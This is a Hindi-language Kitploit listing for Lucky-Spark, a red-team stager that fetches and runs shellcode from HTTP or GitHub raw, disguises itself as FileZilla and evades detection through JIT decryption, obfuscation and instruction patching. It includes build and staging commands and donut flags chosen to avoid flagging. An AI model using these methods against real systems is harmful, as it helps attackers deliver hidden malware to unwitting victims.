

Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
Lucky-Spark — एक गुप्त स्टेजर जो http/https (जैसे Sliver) या github raw पर शेलकोड पेलोड के लिए डिज़ाइन किया गया है। | Kitploit
उपकरण/GitHubGitHub/schich/lucky-spark
शोषणशेलकोडपोस्ट-शोषणमालवेयर विश्लेषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोलबाइनरी विश्लेषणरेड टीमिंगपेलोड डेवलपमेंट
GitHubschich/lucky-spark

Lucky-Spark

एक गुप्त स्टेजर जो http/https (जैसे Sliver) या github raw पर शेलकोड पेलोड के लिए डिज़ाइन किया गया है।

588424 महीने पहलेKitploit द्वारा समीक्षित
रिपॉजिटरी देखें
साझा करें

LUCKY-SPARK

⟪ LUCKY-SPARK ⟫ एक स्टेजर है जिसे http/https के माध्यम से स्टेज किए गए shellcode पेलोड के लिए डिज़ाइन किया गया है, जैसे sliver या github raw पर। यह आधुनिक obfuscation और evasion विधियों का उपयोग करता है, जैसे पेलोड का sliding window just-in-time decryption और cpu instruction patching। डिफ़ॉल्ट रूप से यह filezilla ftp client के रूप में प्रच्छन्न एक executable बनाता है।


विशेषताएँ

  • Staged Sliver Payload Loader निर्दिष्ट सर्वर से Sliver पेलोड डाउनलोड और निष्पादित करता है।
  • JIT Shellcode Decryption एक्सपोज़र को कम करने के लिए पेलोड की केवल एक sliding window को डिक्रिप्ट करता है।
  • Fiber-based Execution बेहतर स्टेल्थ और विश्लेषण को जटिल बनाने के लिए shellcode को fibers के भीतर चलाता है।
  • Dynamic API Resolution संदिग्ध या डिटेक्शन-प्रवण Windows API फ़ंक्शन रनटाइम पर गतिशील रूप से लोड किए जाते हैं।
  • String Obfuscation संवेदनशील स्ट्रिंग्स (जैसे, URLs, user agents) को affine cipher का उपयोग करके एन्क्रिप्ट किया जाता है और कंपाइल किए गए बाइनरी में obfuscated रूप में संग्रहीत किया जाता है।
  • Cpu instruction patching aes cpu निर्देश pmulqd जैसे असंदिग्ध cpu निर्देशों के पीछे छिपे होते हैं और निष्पादन के बाद patched किए जाते हैं।
  • Automatic Disguise EXE स्वचालित रूप से उचित manifest, version information और icons के साथ FileZilla के रूप में प्रच्छन्न किया जाता है।
  • Customizable User-Agent नेटवर्क अनुरोधों के लिए कस्टम User-Agent स्ट्रिंग निर्दिष्ट करने का समर्थन करता है।

इंस्टॉलेशन

रिपॉज़िटरी को क्लोन या डाउनलोड करें और सुनिश्चित करें कि आपके सिस्टम पर make और mingw इंस्टॉल हैं।

git clone <repository_url>
cd LUCKY-SPARK

उपयोग

इंटरैक्टिव

बाइनरी निर्माण स्क्रिप्ट निष्पादित करें।

./luckySpark.sh

आपसे आपके स्टेज किए गए पेलोड का URL और एक वैकल्पिक User-Agent दर्ज करने के लिए कहा जाएगा। Interactive

एक पंक्ति

स्क्रिप्ट्स में लागू करने में सक्षम होने के लिए एक पंक्ति में निष्पादित किया जा सकता है:

./luckySpark.sh -u https://github.com/GITHUBNAME/PAYLOADREPO/raw/refs/heads/main/PAYLOAD.bin -a "Mozilla/5.0"

One Line

पेलोड सुझाव

यदि आप donut या Sliver (जो donut का उपयोग करता है) का उपयोग करते हैं, तो मैं पेलोड बनाने के लिए इन flags की सलाह देता हूँ:

donut.exe -i examplePayload.exe -a 2 -e 1 -z 1 -b 1 -o payload.bin

यह donut के संदिग्ध और flagged व्यवहार से बचता है। विशेष रूप से विडंबनापूर्ण रूप से donut का evasion अत्यधिक flagged है।

लोडर चलाएँ

यह एक बाइनरी filezilla.exe बनाता है जो निष्पादित होने पर पेलोड को प्राप्त और निष्पादित करता है।


पेलोड स्टेज करना

यह स्टेजर Sliver के साथ उपयोग के लिए डिज़ाइन किया गया था। यहाँ वर्णित अनुसार Sliver पेलोड स्टेज करें Sliver Staging पेलोड को एन्क्रिप्ट न करें।

लेकिन कोई भी http/https आधारित स्टेजिंग विधि काम करेगी। जैसे python3 -m http.server या github.com पर एक सार्वजनिक रेपो में अपलोड किया गया पेलोड।

यह स्टेजर meterpreter स्टेजिंग प्रोटोकॉल का समर्थन नहीं करता है।


Sliding Window JITD

Step 1: RIP hits Page 0 and Page 0 gets decrypted 
  Pages:           [  D  |  E  |  E  | ... ]
  RIP ->              ^

Step 2: RIP hits Page 1 and Page 1 gets decrypted 
  Pages:           [  D  |  D  |  E  | ... ]
  RIP ->                    ^

Step 3: RIP hits Page 2 and Page 2 gets decrypted. Page 0 gets encrypted
  Pages:           [  E  |  D  |  D  | ... ]
  RIP ->                          ^
यह कैसे काम करता है:

  1. जब RIP किसी guarded page पर पहुँचता है, तो VEH handler उस page को डिक्रिप्ट करता है।
  2. 3-page window में सबसे पुराना page फिर से एन्क्रिप्ट हो जाता है।
  3. केवल अंतिम दो pages डिक्रिप्ट रहते हैं, बाकी सुरक्षित रहते हैं।
  4. यह "sliding window" कोड निष्पादित होने के साथ RIP के साथ चलता है।

VT


सुरक्षा और अस्वीकरण

LUCKY-SPARK केवल शैक्षिक, अनुसंधान और अधिकृत penetration testing के लिए है। अनुमति के बिना सिस्टम के विरुद्ध अनधिकृत उपयोग अवैध और अनैतिक है।



टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    366
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    287

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →



